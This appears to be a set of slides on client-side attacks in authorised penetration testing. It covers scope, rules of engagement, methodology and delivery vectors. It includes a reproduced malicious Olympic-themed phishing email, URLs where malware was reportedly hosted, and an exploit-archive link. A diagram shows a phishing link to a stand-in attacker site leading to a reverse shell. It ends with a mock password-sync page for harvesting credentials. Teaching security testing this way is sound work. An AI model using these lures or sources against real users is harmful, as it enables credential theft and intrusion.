client-side attacks

someone always clicks the link

pentesting?

- A penetration test is a method of evaluating the security of a computer system or network by simulating an attack by a malicious user, commonly known as a hacker.
- Vulnerability Assessment vs. Penetration Test

pentesting

- Hacking vs. Pentesting?
- PERMISSION!
- Legal Issues
- Scope – are you limited in what you can do and when you can do it?
- Oregon/Intel vs. Randal Schwartz
- Internal Team vs. Consultants vs. Attackers
- 0-days?
- Incident response

rules of engagement

- Impact & Consequences
  - Inform the Client/Dept/BU/Etc.
- Cover Your @$$ Agreement
  - Define the Scope
  - Stick to it (can't stress this enough)
- Incident Response
  - Keep a Point of Contact handy

methodology

- Reconnaissance
- Scanning
- Fingerprinting/Enumeration
- Exploitation
- Escalation/Post Exploitation
- Covering Tracks
- Reporting

why client-side attacks?

better controls

- Breaching the network perimeter is much more difficult today than a few years ago
  - Dedicated Security Teams
  - Network Separation
    - Internal vs. External vs. DMZ
  - Hardened Server Builds
  - IDS/IPS
  - Security Event Monitoring & Alerting
  - Software security is improving (?)
    - ms08_067

so now what?

- Who has ‘unrestricted ‘access to the internal network anytime?

THE USER

user environment

- Far more complex than publicly available servers.
  - Yet less protected
  - Hard to fingerprint - no direct access
- Has legitimate (usually persistent) access to the network's critical assets.
- Is a "domain user" on the network.
  - Browse file shares, run net commands, etc…
  - Domain users can do more than local accounts and SYSTEM.
- Connects to the Internet from within the internal network.

user environment

- Combination of tools, 3rd party applications or in-house software.
  - Different software companies with differing attitudes towards security and updates.
- Patching policies, if any, vary
  - Workstation policy != Server policy
  - WSUS/SUS doesn't patch random 3rd party applications.
  - Some tools that do. Assumes an organization has a good handle on the software deployed

the new remote exploit?

- Significant increase in the prevalence and criticality of client-side vulnerabilities
  - A “shift” towards finding vulnerabilities in client-side software
  - 8 categories in SANS Top 20 report relate directly to client-side vulnerabilities
- High profile incidents taking advantage of vulnerabilities in client-side software
  - ‘drive-by’ exploits & iframe autopwn sites

malware

- Attackers are turning to the new low hanging fruit
- Why?
  - Broad ‘unaware’ target user group
  - Risk vs. Return [$$$]
  - It’s ‘easy’ ;)

stats

- **Top 10 Web Attack Vectors in 1st Half of 2008:**
  - 1. Browser vulnerabilities
  - 2. Adobe Flash vulnerabilities
  - 3. ActiveX vulnerabilities
  - 4. SQL injection
  - 5. Adobe Acrobat Reader vulnerabilities
  - 6. Content management systems (CMS) vulnerabilities
  - 7. Apple QuickTime vulnerabilities
  - 8. Malicious Web 2.0 components (e.g. facebook applications,
  - third-party widgets/gadgets, banner ads etc)
  - 9. RealPlayer vulnerabilities
  - 10. DNS cache poisoning

Source: www.websense.com/securitylabs/docs/WSL_Report_1H08_FINAL.pdf

stats

- Web Security
  - 75 percent of Web sites with malicious code are legitimate sites that have been compromised.
  - 60 percent of the top 100 most popular Web sites have either hosted or been involved in malicious activity in the first half of 2008.
  - 12 percent of Web sites infected with malicious code were created using Web malware exploitation kits, a decrease of 33 percent since December 2007.

Source: www.websense.com/securitylabs/docs/WSL_Report_1H08_FINAL.pdf

stats

- Messaging Security
  - 87 percent of email messages are spam. This percentage remains the same as the second half of 2007.
  - 76.5 percent of all emails in circulation contained links to spam sites and/or malicious Web sites. This represents an 18 percent increase over the previous six-month period.
  - 85 percent of unwanted (spam or malicious) emails contain a link.
  - 9 percent of spam messages are phishing attacks
- Data Security
  - 29 percent of malicious Web attacks included data-stealing code.
  - 46 percent of data-stealing attacks are conducted over the Web.

Source: www.websense.com/securitylabs/docs/WSL_Report_1H08_FINAL.pdf

stats

- Of the 46.37 percent of malware that connects via the Web:
  - 57.3 percent of malware connects to USA
  - 6.19 percent of malware connects to China
  - 5.5 percent of malware connects to Canada
  - 4.27 percent of malware connects to Russia
  - 4.11 percent of malware connects to Brazil
  - 22.63 percent of malware connects to other countries

Source: www.websense.com/securitylabs/docs/WSL_Report_1H08_FINAL.pdf

in the news

- Targeted malware being distributed in legitimate looking International Olympic Committee (IOC) emails , that have been sent to participating nation's national sporting organizations and athlete representatives.

- The malware was hidden within an Adobe Acrobat PDF file attachment, using embedded JavaScript to drop a malicious executable program onto the target's computer.

in the news

IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES - Chinese Simplified (GB2312)

File Edit View Tools Message Help

Reply Reply All Forward Print Delete Previous Next Addresses

From: IOC IOC
Date: 24 July 2008 03:58
To: none
Subject: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES
Attach: IOC MEETINGS BEFORE AND DURING THE BEIJING 2008 GAMES.pdf (330 KB)

PRESS RELEASE
Official International Olympic Committee press release

Information for the Media - IOC meetings before and during the Beijing 2008 Games

Saturday 2 August 2008


Time	Meetings/Events	Place
9 a.m. - 1 p.m.	Executive Board meeting - *no media access*	Beijing Hotel
2 p.m.	Press Briefing with Giselle Davies, IOC Director of Communications	MPC
3 - 6 p.m.	Executive Board meeting - *no media access*	Beijing Hotel
7 p.m.	Press Briefing with Giselle Davies, IOC Director of Communications	MPC

please check the attached file for the full schedule about meetings.

Photo opportunities
Photographers and cameramen from AP, Reuters, AFP, Getty, Xinhua, APTN, Reuters TV and CCTV ONLY will be invited to a photo opportunity at the beginning of each meeting in the Beijing Hotel. Other media interested in receiving this material are requested to contact the organisations listed above.

Access to the Main Press Centre (MPC)
Address:
China National Convention Center

in the news



Microsoft Jet Engine MDB File Parsing Stack Overflow Vulnerability

other news

- 10,000 LinkedIn users targeted
- Security Update for OS Microsoft Windows
- Energy companies experienced more Web-based malware attacks than any other industry
  - SCADA exploits found in malware
  - www.wackystone.com/counter/iconics.htm

no client-side allowed!

“My users aren't trained [our user awareness training program sucks] therefore you can’t use client side attacks in your pentest”

value?

- Assess the users
  - User awareness/response
  - Training – does it work?
- Test Incident Handling team
  - Detection & response
- Determine risk
  - Risk = (Threat x Vulnerability) x Impact
- Test technical controls
  - Patching policy - 3rd party apps?
  - Network segmentation [DMZ, etc…] - is it effective?
  - IDS/IPS, etc…


TTL

- DjVu ActiveX Control ImageURL Property Overflow
  - Released: 10.30.2008
  - www.milw0rm.com/exploits/6878
- Malware
  - Seen: 10.31.2008
  - www.wackystone.com/counter/Djvu.htm

reality

- Client-side attacks are the new remote exploits. That's how people get in
- Its' becoming critical to test your client's susceptibility and response to client side attacks

example


Phishing Email to users
http://evil-site.com/file.html
GET /file.html HTTP/1.1
Weakest Link
apple_itunes_playlist Exploit SENT!
INTERWEBS
OWNED!
Attacker
Target
SCAN & ATTACKS FAIL
Default DENY IN & OUTBOUND
Outbound: HTTP/S, DNS, MAIL
Reverse Shell/PassiveX over tcp/80

client-side methodology

- Reconnaissance
- Scanning
- Fingerprinting/Enumeration
- Exploitation
- Escalation/Post Exploitation
- Covering Tracks
- Reporting

methodology cont…

- Information Gathering
  - Personal data - emails, etc…
  - Company data – departments, etc…
- Develop Attack Vector
  - Email
  - Website
- Send attack and…

[… get lunch and wait …]

- Secure Access
  - Switch to internal pentest

differences

- ‘Traditional’ pentest lets you know success or failure quickly
  - can be performed at any time of day
  - Often more successful during holidays or outside normal working hours
- Client-side pentest can take hours or days
  - Client Side attacks are more successful during business hours!

scenarios

- Target specific employees
  - Email carrying malicious payload or by pointing the victim to a malicious Web site. Exploit Required.
- Use social engineering
  - Convince user to install your malware without using an exploit.
- Large-scale client-side infection campaigns
  - Rely on victims to visit compromised Web sites that deliver client-side exploits, possibly through malicious banner ads.

scope [limitations]

- Gather Metrics only
  - Track click through
- Data Gathering (no exploitation)
  - Username/password or metrics
  - Host information – IP, Plugins, browser,etc…
- Gain Access
  - Are Exploits allowed?
  - Drop ‘flag’, get screenshot
  - Pivoting (?)

attack setup

- Target selection
  - Select who you **don't** want to target
  - Segment targets into groups
- Customize attacks
  - Message must appeal to target
  - Must get through spam/content/AV filters
  - Balance generality with effectiveness
- Deploy required servers
  - Email, web
    - Don't exploit the "innocent bystander"

entry points

- Email
- Compromised website – XSS, SQLi,…
- DHTML compliant browser
- ActiveX
- Java/JavaScript
- Plugins
- IM / P2P
- File Format bugs
- Office Suites


delivery

- Email
  - Click link, open attachment, enter credentials
- Web
  - Browser exploits
  - Vulnerable ActiveX controls
  - XSS a user to your vulnerable page
  - SMB Relay attacks (Internal only)
  - Write access to a web server/application
  - Download & run exe
    - No Exploit Required - JavaScript :-)


example - metrics

- It’s not always about the shell. Some just want metrics
  - how many people received the email?
  - how many clicked the link?
  - how many entered data?
- Gather Metrics
  - Google Analytics
  - Statcounter
  - Custom js/php, etc…
    - ../login.php?id=<tag>

example - login



Example – password sync



[redacted]

[redacted]

State University of New York

Future Students | Current Students | Alumni, Donors & Parents

Password Synchronization System {pSYNC}

First Time User		Reset Password	
User ID :		User ID :	
Password:		Old Password:	
Department:		New Password :	
Email:		Confirm New:	
Sync Passwords		Reset Password	

Welcome to th[redacted]e Information Technology ***Password Synchronization (pSYNC) project.*** This project will reduce the number of userid-password pairs our users must remember by providing an easy way to synchronize passwords automatically across several application and system platforms. Additionally, the project will provide self-help to users to reset and change passwords on demand.


Intructions:
First time users enter the above requested information in the fields and click on the [Sync Password] button. You will be prompted to change your password. This will synchronize your passwords with all your applications (Active Directory, email, etc...). You will receive an email confirming the change.

Returning users can enter their existing User ID/Password combination and change their passwords by clicking the [Reset Passwords] button. The changes will take effect immediately.


Thank you for helping to keep [redacted] secure by routinely changing your password. You will be prompted to change your password again in 6 months. Please contact the Helpdesk at [redacted] if there are any problems.

© 2007 [redacted] All rights reserved.

